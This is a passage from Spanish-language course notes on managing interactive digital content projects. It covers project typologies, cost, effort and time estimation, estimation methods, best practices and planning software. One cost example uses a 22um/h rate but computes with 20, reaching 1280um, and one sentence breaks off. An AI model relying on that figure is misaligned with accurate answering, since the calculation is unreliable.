Concretamente las particularizaciones de un proyecto CDI se encuentran en la **fase productiva**. Y se integrarán dentro de tres de los cinco grandes bloques que hemos visto (Análisis funcional, diseño técnico y desarrollo/implementación). Si bien vamos a desglosar dichas tareas por tipología, conviene recordar que un proyecto CDI puede ser la combinación de varias tipologías.

4.4.1 Proyectos CDI con alto impacto visual

Este tipo de proyectos normalmente no constan de una necesidad funcional muy alta, sino más bien de una funcionalidad más simple pero se busca un resultado visual que impresione al usuario. Normalmente este tipo de proyectos suele ir muy vinculado a la publicidad y al marketing.

Las tareas que suelen implicar son:

- Diseño gráfico: Esta tarea consiste en crear un estilo visual distinto e innovador que conforme la línea gráfica del CDI. Dado el objeto del CDI esta tarea suele



implicar un esfuerzo amplio en ello. Normalmente el diseño se realiza en la fase de análisis.


- Generación de assets: Si bien el diseño gráfico define la línea, es necesario que los elementos se trabajen de forma individual, de cara a que en la programación e implementación. Cada uno de los componentes visuales se deberá extraer y tratar como un objeto gráfico con un comportamiento específico, a este par de objeto + comportamiento gráfico se le llama *asset*. Normalmente la generación se realiza en la fase de desarrollo.
- Animación de assets: El diseño gráfico suele ser estático, muchas veces el alto impacto se logra mediante animaciones creativas, movimiento y transformaciones de los *asset*. Esto se suele hacer empleando herramientas específicas, en concreto *Flash* o *HTML5*. Normalmente la animación se realiza en la fase de desarrollo.

4.4.2 Proyectos CDI con video y/o locuciones

Otro tipo de proyectos CDI que suele requerir unas fases un poco distintas, son aquellos que incluyen video y/o locuciones. En este caso no basta con indicar que debe hacer la aplicación, es decir, el análisis funcional, sino que será necesario añadir los guiones y *story-boards*, cuadernos de rodaje, etc. En el caso de locuciones o grabaciones de audio, las tareas son las mismas, pero se simplifica, ya que al ser solo voz, resulta más simple de tratar.

- Guionización: Esta tarea consiste en generar toda la información necesaria para la producción de vídeo. Para empezar los guiones, especificando los diálogos de los actores, con su comportamiento, movimiento, atrezzo, las indicaciones para la postproducción, etc. Así mismo, el orden de grabación, ya que este es importante para reducir el tiempo de producción y los story-boards. Esta tarea se realiza en la fase de análisis funcional.
- Grabación: Vamos a aunar una serie de tareas dentro de la grabación, desde el casting de actores, hasta la generación de los ficheros de video. Normalmente la grabación suele ser realizada por expertos en la materia. Normalmente la grabación se realiza en la fase de desarrollo.
- Postproducción: Una vez finalizada la grabación, el siguiente paso consiste en editar los videos, para conseguir el resultado final deseado. Esto puede ser desde una simple conversión de formatos de ficheros hasta la limpieza de croma para la integración de las grabaciones en un escenario virtual. Normalmente la postproducción se realiza en la fase de desarrollo.

- Integración: El último paso que queda se realiza junto con la implementación, consiste en introducir los elementos generados dentro del marco del software CDI que se esté creando.



Ejemplo de guión:

<http://www.tallerdeescritores.com/ejemplo-guion-tecnico.php>

Ejemplo de story:

http://blogs.nyu.edu/blogs/tyt210/michelletsengdpp/Storyboard_Mar03-thumb.jpg

4.4.3 Proyectos CDI con 3D

Cada vez con más frecuencia los proyectos incluyen elementos generados en 3D, desde elementos visuales, como un fondo hasta avatares. Dentro de todo ese abanico de posibilidades, el trabajo con 3D comprende una serie de tareas que normalmente son comunes a todos los proyectos.

- Modelado: La etapa de modelado consiste en ir dando forma a objetos individuales que luego serán usados en la escena. Cada vez más el modelado suele substituirse por el uso y adaptación de bibliotecas de objetos.
- Texturizado/Iluminación: En este proceso se le dará al objeto modelado un aspecto, se aplicará un material con un determinado comportamiento a la luz, se le aplicará una imagen que servirá para “vestir” al objeto y se le aplicarán unas condiciones de iluminación.
- Animación: No siempre es necesario. Se aplicará objeto que hemos creado y texturizado unas condiciones de transformación y movimiento que animen el objeto.



- **Renderizado e Integración:** El renderizado consiste en generar una (o más) imágenes del modelo 3D realizado. Lo que hará la herramienta de trabajo 3D será calcular como afecta la luz al objeto y pintar el resultado en una imagen. En caso de tratarse de una animación, El renderizado será de múltiples imágenes.

4.5 Estimaciones

Sin duda el tema más agreste de la gestión de proyectos es el tema económico. El entrar en la gestión económica de un proyecto podría llevar un master de por sí, así que el objetivo de este apartado será ver como se realizan las estimaciones sin entrar en grandes detalles.

Las estimaciones de un proyecto tienen tres grandes problemáticas:

Calcular el coste de desarrollar una aplicación: Esto si bien se trata de una medida económica, también se puede hablar de tiempo y esfuerzo (euros, meses y horas/persona)

Se quiere saber el coste **antes** de realizar el proyecto: A modo presupuesto. Sin embargo la gran diferencia entre un presupuesto de una obra en casa y un proyecto software es que al final se ve la diferencia y se factura al cliente, mientras que el compromiso adquirido con un cliente software, resulta muy difícil de cambiar [36-40].

Los “Yaques” y “Ysis”: Cuando se estima un proyecto, se hace sobre unos requisitos muy someros, sin gran detalle. A lo largo del proyecto pueden surgir muchos “Ya que has hecho esto....” “y muchos “Y si en lugar de esto....” “que no están contabilizados en la estimación inicial.

Un ejemplo que pueda ilustrar sencillamente la dificultad que tiene hacer una estimación realista. El cliente/usuario puede pedir que el usuario se pueda registrar en el sistema. Con lo cual nosotros estimamos que un proceso de registro sencillo puede llevar una semana de desarrollo, sin embargo, cuando estamos en fase funcional, el cliente nos explica que el registro incluye el envío y proceso automático de una foto y la contratación de la foto con la base de datos de la policía, y eso no se hace en una semana.



De un problema que puede ser sencillo se pasa a algo mucho más complejo.

4.6 Unidades de estimación

Cuando realizamos una estimación debemos llegar a tres datos:

- Coste/Venta
- Recursos
- Tiempo

Estos tres datos nos servirán para, en un primer lugar, realizar la venta y en un segundo lugar, como datos de entrada en la estimación y reserva de recursos.



Coste/Venta

Se trata de un valor puramente económico. En nuestro contexto eso serían euros, pero para los ejercicios y los trabajos estaremos hablando de unidades monetarias (um) ya que sabiendo el ratio de conversión de una *um* a la moneda destino, podríamos convertir en cualquier momento a dinero real.

El coste se trata de cuanto nos cuesta realizar el proyecto. Se tienen en cuenta datos como, número de personas involucradas, tiempos, recursos necesarios, alquiler de local, renting de material, pago de seguridad social, etc. Esto nos da un valor de lo que creemos que nos va a costar hacer un proyecto.

La venta es el valor por el cual estimamos que debe comprar el cliente nuestro producto. Sobre la venta existen varios modelos, que veremos, pero en general la venta debería ser mayor que el coste. Esto tiene una excepción lógica y es cuando el producto es de tipo *retail*, es decir, vendida *al por menor*, en cuyo caso el coste se dividiría por el número de productos vendidos.

Por último:

Venta-Coste=Beneficio

El beneficio, evidentemente, es lo que la empresa gana de la venta. Sin embargo más importante que el beneficio líquido de un producto nos interesa saber el margen (ver fórmula más abajo) que se mide en puntos porcentuales. Un margen nos indica de una forma más aséptica cuanto estamos “sacando” al producto. Un ejemplo de un beneficio alto pero un margen pobre: Hemos tenido un beneficio de 1M€, pero el coste fue 500M€, eso significa que se el margen ha sido de solo un 0,2%.

$\text{Margen} = (\text{Venta} - \text{Coste}) * 100 / \text{Venta}$

Recursos

Los recursos se miden en dos formas distintas. Por un lado los recursos materiales, que son aquellos que podemos considerar no productivos, en concreto, estamos hablando de licencias de software, hardware, dispositivos especiales, servicios externos, etc..

Por otro lado el coste personal, la unidad de medida en este caso se trata de horas/persona. Esta unidad está muy ligada al tercer parámetro, el tiempo de proyecto. Un ejemplo, si estimamos que para editar unos determinados videos se necesita una dedicación de una semana de un modelador 3D que cree un escenario y tres días de un perfil de un postproductor de video.

Las cifras por tanto serían:

- Horas personas necesarias:
 - o 40h de un modelador
 - o 24h de un postproductor.
- Supongamos que los costes son:
 - o 20um/h el modelador
 - o 22um/h el postproductor



Podríamos estimar que el coste de esa tarea sería:

$$40 \cdot 20 + 24 \cdot 20 = 1280 \text{um}$$

Evidentemente es un cálculo somero y orientativo, a todo esto habría que añadirle horas de jefatura de proyecto y los costes de material asociado.

Tiempo

El tiempo es otro parámetro que debemos manejar. Por un lado, y como hemos visto, si sabemos que tenemos que reservar un estudio de grabación, habrá que saber cuándo se termina la fase de guionización. Por otro lado, el tiempo en el que tenemos que entregar el proyecto puede determinar los recursos que son necesarios.

Hemos hecho una estimación con los siguientes datos:

- Fase de análisis: 280h/p
- Fase de desarrollo: 1000h/p
- Fase de pruebas: 160h/p

Si suponemos que no se pueden solapar las fases, el máximo tiempo (teórico) de desarrollo sería:

- Fase de análisis: $280/40 = 7$ semanas
- Fase de desarrollo: $1000/40 = 25$ semanas
- Fase de pruebas: $160/40 = 4$ semanas

*Nota: 40 es el número de horas laborables que hay en una semana (8h/d * 5d)

Por tanto el tiempo de proyecto sería:

36 semanas = 9 meses de proyecto

Tened en cuenta que son cálculos orientativos, estamos suponiendo que no tengan vacaciones, ni festivos, ni se pongan enfermos...

En este escenario, puede que el cliente quiera que el proyecto se le entregue en 6 meses en lugar de los 9 inicialmente estimados. Para ello, tendremos que añadir recursos (personas) al proyecto. Por ejemplo, en la fase de desarrollo las 1000 horas las pueden ejecutar entre dos perfiles, cada uno de ellos con 500 horas de asignación. Por tanto, si bien el esfuerzo no cambian (2 personas x 500 h/p = 1000h) el tiempo se ve reducido a la mitad 12,5 semanas.

23,5 semanas = 5,8 meses

Ahora bien, insistiendo en que son orientativos, en los proyectos software tenemos una máxima: Una mujer puede tener un niño en nueve meses, pero nueve mujeres no pueden tener un niño en un mes



4.7 Métodos de estimación

A continuación vamos a hacer un recorrido por los métodos más usuales de estimación de proyectos.

4.7.1 Métodos basados en la experiencia

Los métodos que vamos a ver a continuación se basan en la experiencia que tienen las personas involucradas en la estimación

Juicio Experto Puro: Se da cuando un experto en la materia y tecnologías revisa los requisitos planteados y crea una estimación basado en su conocimiento y experiencias anteriores. El mayor problema de este método es que si abandona la empresa, es imposible seguir estimando.

Wideband Delphi: Similar al anterior pero en lugar de ser un único individuo, se reúne a varias personas que realizan el estudio de una forma similar al juicio experto. El proceso se hace de forma iterativa, se les presenta el proyecto y cada uno hace una estimación individual, se combinan y se analizan conjuntamente. Cada uno revisa de nuevo su estimación y se

Analogía: Se trata de tratar de asemejar el proyecto que estamos estimando a uno ya realizado, adaptando las particularidades.

4.7.2 Métodos basados en los recursos

En la estimación consiste en ver de cuanto personal y durante cuánto tiempo se dispone de él, haciendo esa estimación. En la realización:

*“El trabajo se expande hasta consumir todos los recursos disponibles”
(Ley de Parkinson)*

4.7.3 Métodos basados en el mercado

Este método se aplica cuando lo importante es conseguir el contrato. El precio se fija en función de lo que creemos que el cliente está dispuesto a pagar. Es bastante peligroso ya que puede derivar en un coste mayor que la venta.

Si resulta imprescindible emplear este método es recomendable combinarlo con otro para garantizar la viabilidad del proyecto. En este tipo de método es más importante indicar que no se va a hacer que indicar que se va a hacer.

4.7.4 Métodos basados en componentes

Estos métodos consisten en descomponer el proyecto en bloques funcionales o componentes de diversos tamaños y hacer una estimación individual y aislada de cada una de ellas. Dependiendo de cómo se enfoque la descomposición tenemos dos métodos:

- **Bottom-Up:** Se descompone el proyecto en las unidades más pequeñas o idealmente atómicas posibles y se estima de forma individual.
- **Top-Down:** Se ve todo el proyecto, descomponiendo en grandes bloques o fases, y se estima cada bloque.

4.7.5 Métodos basados en algoritmos

Estos métodos tratan de cuantificar los elementos que se pueden dar en el proyecto. Si bien son los más fiables ya que las percepciones subjetivas desaparecen, muchas veces no es posible dar los datos de forma fiable que son necesarios. Los datos que manejan pueden ser, por ejemplo, número de pantallas, campos de formularios, personal disponible, etc...

Sin entrar en detalle, los métodos más habituales son:

Putnam: es un modelo multivariable dinámico que asume una distribución específica del esfuerzo a lo largo de la vida de un proyecto de desarrollo de software. El modelo se ha obtenido a partir de distribuciones de mano de obra en grandes proyectos (esfuerzo total de 30 personas-año o más). Sin embargo, se puede extrapolar a proyectos más pequeños.

COCOMO: (Constructive Cost Model, modelo constructivo de coste), es una jerarquía de modelos de estimación para el software. Dicha jerarquía se compone de:

Modelo 1. El modelo COCOMO básico es un modelo univariable estático que calcula el esfuerzo (y el coste) del desarrollo de software en función del tamaño del programa, expresado en líneas de código (LDC) estimadas.

Modelo 2. El modelo COCOMO intermedio calcula el esfuerzo del desarrollo de software en función del tamaño del programa y de un conjunto de "conductores de coste", que incluyen la evaluación subjetiva del producto, del hardware, del personal y de los atributos del proyecto.

Modelo 3. El modelo COCOMO avanzado incorpora todas las características de la versión intermedia y lleva a cabo una evaluación del impacto de los conductores de coste en cada fase (análisis, diseño, etc.) del proceso de ingeniería del software.

Puntos función: Este modelo aplica una serie de "puntos" a cada elemento cuantificable, datos de entrada, salida, pantallas, bases de datos, etc... Esos "puntos función" se ajustan con unos parámetros según la tecnología y la experiencia del equipo dando lugar a los "puntos función ajustados". Cada punto función ajustado tiene una traducción en coste [41-45].

4.8 Recomendaciones y buenas prácticas

Todos los proyectos tienen problemas en su ejecución. Es inevitable, pero también mitigable. Sin tratar de dar "la solución" en este apartado vamos a ver unas cuantas recomendaciones y buenas prácticas en la gestión de proyectos basadas en las experiencias.

4.8.1 Lecciones aprendidas

Al finalizar cada proyecto se debería, en la reunión de cierre, realizar un análisis *post-mortem* de lo sucedido en el proyecto.

Lo importante de este análisis es documentar que fallos se han producido en una base de datos documental y que sea accesible por todos los miembros de la empresa, para ir creando cultura corporativa respecto a la gestión de proyectos. Si bien, lo que no se debe hacer debe quedar patente, también las acciones realizadas que han hecho del proyecto un éxito deben ser recalculadas. Muchas de las recomendaciones que vamos a plasmar en este apartado nacen de esas lecciones aprendidas en los cierres de los proyectos.

4.8.2 Actas

De las labores más tediosas de un jefe de proyecto es la elaboración de las actas de reunión, tanto con el equipo como con el cliente. Sin embargo, la elaboración de actas puede garantizar que un proyecto no se desvíe del presupuesto. Ya hemos mencionado los "yaques" y los "ysis", un buen control de las reuniones y sobre todo cuando haya desviaciones sobre lo hablado, el poder recurrir a un acta firmado y validado por los asistentes es clave.

4.8.3 Correo amor/odio

El mecanismo humano de comunicación más básico es el oral. Si bien, de cara a la gestión de proyectos es el peor de todos, ya que como reza el dicho "las palabras se las lleva el viento". El correo es la primera alternativa a esta situación. El emplear el correo electrónico como herramienta de validación y repositorio de toma de decisiones es una solución, pero no una buena.

Los motivos fundamentalmente es que aun a pesar de todo, los correos se pierden. Las personas que no están en copia no acceden a la información. La búsqueda dentro de los correos no es óptima y una vez cerrado el proyecto es muy complicado acceder a toda la información que está en los correos de las personas.

De ahí que el título del apartado sea amor/odio. El correo debería servir para comunicaciones puntuales y normalmente con el cliente. El resto de cuestiones del proyecto se debería formalizar mediante actas, documentos informativos, documentos de dudas, etc. que estuviesen alojados en la plataforma de gestión que se haya decidido.

Herramientas como las que vimos en el módulo anterior, de control de versiones como SVN o CVS y herramientas de repositorios como Trac o RedMine, pueden solventar esto de forma mucho más eficiente que el correo electrónico.

4.8.4 Leer/Probar inmediatamente

En la dinámica de un proyecto, muchas veces nos centramos en el problema que estamos resolviendo en el momento, esto puede provocar determinados problemas que sean fáciles de subsanar en el momento y complicados más adelante.

La típica situación en la que se produce esto es cuando dependemos de alguna entrega por parte del cliente o de un proveedor. Por ejemplo, supongamos que deben enviarnos el modelo de datos actual o un video de la ejecución de un proceso. El momento en el que, por planificación, nos centraremos en ello será en un mes. Sin embargo, si no comprobamos que el envío que hemos recibido es lo esperado, puede que transcurra el mes y cuando nos vayamos a poner con ello, nos demos cuenta de que no es válido.

La corrección y el tiempo de reacción si lo hubiéramos comprobado en su momento, hubiese sido mucho mayor que si lo comprobamos justo en el momento en el que deberíamos usarlo, ya que en este caso los desvíos pueden ser muchísimo mayores.

Por tanto, una buena práctica, sin duda, es comprobar que todo lo que nos envían que son datos de entrada para el proyecto, cumpla las expectativas.

4.8.5 Ser constructivo

Errare humanum est. Primera derivada: Todos nos equivocamos, cometemos errores, entendemos de forma particular las cosas. Cuando se produce un fallo, error o desviación es importante detectarlo y mitigarlo, pero de forma constructiva.

Si una persona no ha entregado en tiempo, es importante hacerle saber que va retrasado, pero más importante es saber la cuestión de fondo por la que no ha entregado a tiempo. De ahí que en lugar de “machacarle” y presionarle para que cumpla los plazos, es muchísimo más interesante detectar el origen o la raíz del problema, ya que nos permitirá subsanar el problema. Por ejemplo, un retraso puede darse porque está involucrado en resolver los problemas que se está encontrando otro compañero, o porque está teniendo una situación personal complicada. En ninguno de los dos casos presionar será una buena solución, ya que es destructiva. Una solución constructiva puede ser en el primer caso, descargar de labores para poder ayudar al compañero que está teniendo problemas y en el segundo, tal vez una charla comprensiva y un apoyo o un día libre permita reconducir la situación.

4.8.6 No pensar en la malicia

Errare humanum est. Segunda derivada: Es importante no pensar en que la malicia es el origen de los fallos. Muchas veces el desconocimiento, el descuido o las prisas son el auténtico motivo de los errores y fallos. Con una mentalidad más positiva la reacción de los miembros del equipo es mucho mejor.

4.8.7 No pensar en la malicia Explicar vs Entender

Cuando se genera documentación que han de leer otras personas, muchas veces omitimos cosas por considerarlas obvias. Otras veces asumimos que el contexto del receptor de la documentación es similar al nuestro. La consecuencia de todo esto deriva en que siempre hay un “Gap” entre lo que se explica en un documento y lo que se entiende.

Por parte del gestor de proyecto, es importante garantizar que:

- Se lee la documentación de referencia
- Se entiende la misma.

El primer punto es clave, ya que muchas veces las prisas del proyecto impiden una lectura con propiedad de los documentos, que deriva en unos cambios más adelante costosos para el proyecto. El segundo se hace mediante unas reuniones breves de control de la transferencia de la documentación. Personalmente, la experiencia que tengo es “Si no hay dudas es que no se lo han leído o no lo han entendido”.

Por último, me gustaría contaros un caso real que nos ocurrió. Estábamos creando un simulador para una gran empresa de electricidad y le solicitamos a nuestro ilustrador que nos crease un hombre con un mono azul. Cuando nos envió los primeros bocetos nos quedamos de piedra: Nos había pintado un hombre con un mono (chimpancé) azul. La situación es que el ilustrador era uruguayo y no emplean la palabra mono sino *overall*, el contexto era distinto [46-50].

4.8.8 Buenas prácticas - una referencia

En el mundo de las buenas prácticas del software quizá exista un exponente bastante claro de libros y referencias que son las creadas por Karl Wiegers.

En el enlace a continuación podemos encontrar un resumen de su libro Best Practices

<http://cid-a72f301c8c83042a.office.live.com/view.aspx/Proyectos/>

BUENAS%20PR%C3%81CTICAS%20DE%20GESTI%C3%93N%20DE%20PROYECTOS.doc

5 Herramientas de gestión de proyectos

Hasta ahora hemos estado viendo la gestión y metodología de proyectos desde un punto de vista teórico, es decir, haciendo un recorrido sobre las fases necesarias y algunas experiencias reales, así como las problemáticas más usuales y buenas prácticas. El objetivo de este tema es doble, por un lado, revisar las herramientas más usuales de la gestión de proyectos, si bien estas herramientas en general ya se vieron en el módulo III, y segundo, realizar alguna actividad práctica sobre ellas.

Es importante recalcar que cada proyecto y gestor es único, y aunque lo que vamos a mostrar en el presente tema será lo más genérico posible, siempre existen variaciones a la hora de aplicar la teoría. Tanto es así que, si bien, el origen de todas las metodologías de proyectos junto con la documentación parte de una denominada RUP (Rational Unified Process), cada empresa la aplica de forma particularizada, esto puede ser desde un subconjunto de los documentos recomendados en RUP hasta la creación de herramientas a medida que han de aprender a emplear los gestores para realizar tareas como control de horas, reportes económicos o control de avance del proyecto.



5.1 Herramientas y alternativas

Como se ha indicado en la introducción las herramientas pueden ser tanto:

- Genéricas, como lo es por ejemplo el excel o el Word
- Estándar de mercado, como lo es el Project
- A medida, como puede ser una creada sobre SAP o en SharePoint

Para determinadas tareas, emplearemos las genéricas y para aquellas donde el estándar de mercado realmente sea “la alternativa”, emplearemos estas últimas.

5.2 Estimaciones

Las estimaciones, como vimos en el tema anterior, tratan de crear un presupuesto sobre el coste. Recordemos que una estimación trata de dar respuesta a tres incógnitas:

- Dinero
- Esfuerzo
- Tiempo

Si bien vimos que las tres están intimamente ligadas y, por tanto, el cambio en cada uno de ellos implica una alteración en el resto. Normalmente la forma más sencilla de trabajo con estimaciones parte, o bien, empujando las vistas específicas del project, como veremos más adelante, o bien utilizando herramientas más genéricas, normalmente hojas de cálculo:

- **Microsoft Excel:** Probablemente la herramienta más difundida de hoja de cálculo. El mayor pro que existe es que hay multitud de documentación disponible. El mayor contra



es por un lado el precio y por otro, lo difícil que resulta trabajar varias personas en un mismo libro.

- **Google Docs - Hoja de cálculo:** Dentro de la suite que esta creando Google, existe una herramienta de trabajo basada en hoja de cálculo. Entre los pros podemos destacar: la posibilidad de trabajo simultaneo de varias personas, la imposibilidad de perder los datos. Entre los contra, fundamentalmente que no se puede integrar en un control de versiones clásico (al estilo del SVN) y que determinadas utilidades son complejas o imposibles de hacer (listas seleccionables, macros, etc..). Por último, la necesidad de tener internet para poder trabajar, puede en ocasiones, ser una desventaja.
- **OpenOffice - Calc:** La competencia de la suit Office de Microsoft ha sido Open Office, dando las mismas herramientas pero de forma totalmente gratuita. Dispone de las mismas ventajas que Excel, pero además es gratuita. En cuanto a los contra, los fallos de importación/exportación a excel. Sin embargo, si los colaboradores emplean todos Calc, no hay problema.

5.3 Planificación del proyecto

Sin duda cuando empezamos a trabajar con la planificacion de un proyecto, la primera herramienta que nos viene a la mente es “Microsoft Project”. Sin duda, se ha convertido en la herramienta de planificación y seguimiento de la planificación por antonomasia. Esto no solo implica proyectos software, sino que se emplea prácticamente en todas las disciplinas que impliquen una planificación, desde las grandes infraestructuras como las carreteras (y puentes) hasta la propia construcción de un edificio, pasando por planes de comunicación o rodaje de películas.

Existen varias alternativas a usar MS Project, por las cuales haremos un recorrido, pero destacaremos una que será la que empleemos en el certificado para las prácticas: OpenProj. Esta herramienta, si bien no llega a la versatilidad de MS Project, tiene dos características que lo hacen idóneo para emplearlo dentro del presente curso: Se trata de una herramienta gratuita y además es multi-plataforma.

MS Project




MS Project es un software de gestión de proyectos para asistir a jefes y directores de proyectos en el desarrollo de planes, asignación de recursos a tareas, dar seguimiento al progreso, administrar presupuesto y analizar cargas de trabajo, aunque la verdad es que el uso mayoritario se centra (y de forma generalizada también acaba) en una planificación/cronograma acompañada de un diagrama de Gantt que nunca cabe en el documento de "Plan de Proyecto" y acaba tan reducido que es difícil de apreciar.

OpenProj - <http://openproj.org>

Probablemente el más parecido funcionalmente a MS Project y una de sus mejores alternativas. Está disponible para Linux, Unix, Mac y Windows (hecho en Java). Es gratuito, multilenguaje y distribuido bajo licencia CPAL, ha sido elegido para su inclusión en la suite Star Office para Europa. Como herramienta de trabajo es perfecto. Sólo un inconveniente con respecto a la generación de artefactos: la impresión/exportación del diagrama Gantt y otros informes es sólo personalizable en la versión que se distribuye como Software as a Service (SaaS): Projects On Demand.

GanttProject - <http://www.ganttproject.biz/>


Esta herramienta cumple con el famoso Principio de Pareto (o "regla del 80-20") en cuanto a la funcionalidad esperada: la mayoría de los usuarios de MS Project (yo diría que mucho más del 80%) apenas utiliza un 20% de su funcionalidad. Esta funcionalidad mínima es la que nos ofrece este software. Sus capacidades de importación/exportación, así como la generación de artefactos (diagramas e informes) cubren los mínimos necesarios como para que esta herramienta sea suficiente para realizar cronogramas de proyectos pequeños y medianos. Es totalmente gratuito, multilenguaje, y distribuido bajo licencia GPL 2.0. Como también está desarrollado en Java, está disponible



para Linux, Unix, Mac y Windows. Ligeramente "tosco" y sin apenas hot-keys, tenía deficiencias editando tareas en proyectos no demasiado grandes, pero con muchas relaciones y tareas jerarquizadas (a la hora de mover tareas dependientes en el tiempo, gestionaba mal las dependencias "fuertes" o "rígidas" dejándolas sin desplazar).

KPlato - <http://www.koffice.org/kplato/>

KPlato es la aplicación para gestión de proyectos de la suite KOffice. Es el más ágil, ligero y fluido de todos los comentados hasta ahora, y tiene el aspecto elegante y sencillo propio de la suite de Office para KDE. Al igual que comenté en otro post sobre alternativas a MS Visio, se nota que si bien aún no ha alcanzado un nivel de madurez equivalente al OpenProj (en la redacción de este artículo he probado la versión 0.6.3), es equivalente o superior a Gantt Project en cuanto a funcionalidad y muy superior a todos los demás en cuanto a usabilidad y agilidad. Al igual que con el resto de paquetes de la Suite, KPlato tiene un futuro muy prometedor ya que el roadmap evolutivo del producto nos depara probablemente la mejor alternativa a MS Project completamente gratuita. Con licencia GPL, y originariamente para Linux, está disponible para muchas plataformas actualmente, incluido Windows.



5.4 Estimación de costes

Partiendo de las herramientas que hemos visto en el punto anterior vamos a describir como emplear una hoja de cálculo para realizar la estimación de costes. Este ejercicio pretende ser orientativo, y para nada, un ejercicio de “verdad absoluta”. Normalmente cuando nosotros realizamos las estimaciones normalmente adaptamos la hoja de cálculo a las necesidades del proyecto.

Vamos a ir describiendo las secciones que deben encontrarse dentro de la hoja de estimación, y la iremos componiendo hasta obtener una plantilla genérica de estimación.

5.4.1 Tareas

Las tareas o fases que vamos a realizar en el proyecto se colocarán en forma de filas de la hoja de cálculo. Podemos optar por seleccionar grandes fases que tienen todos los proyectos (Top-Down) o tratar de llegar al máximo detalle que podamos abstraer en la estimación (Bottom-Up). En cualquier caso, como norma general cuanto más detalle se incluya en la estimación más fiable será.

Otra recomendación para realizar la descomposición de tareas es desglosar las tareas de forma que solo las realice un único perfil. Por ejemplo, podemos definir la tarea como “Implementación” e incluir un programador, un modelador 3D y un diseñador gráfico, o bien, segregar la tarea implementación en tres: “programación”, “Generación de escenarios” y “Creación de la interfaz” (suponiendo que sean esas tres).



Por último, siempre conviene que se especifiquen tareas *cross* dentro del proyecto, como es la jefatura, la dirección técnica, las pruebas o la generación de documentación.

5.4.2 Perfiles

Los perfiles nos permiten identificar los actores que van a intervenir en el desarrollo. Es importante el no vincular en una estimación el perfil con la persona. Ya que puede que en el momento de ejecución del proyecto dicha persona no sea la que realice la labor.

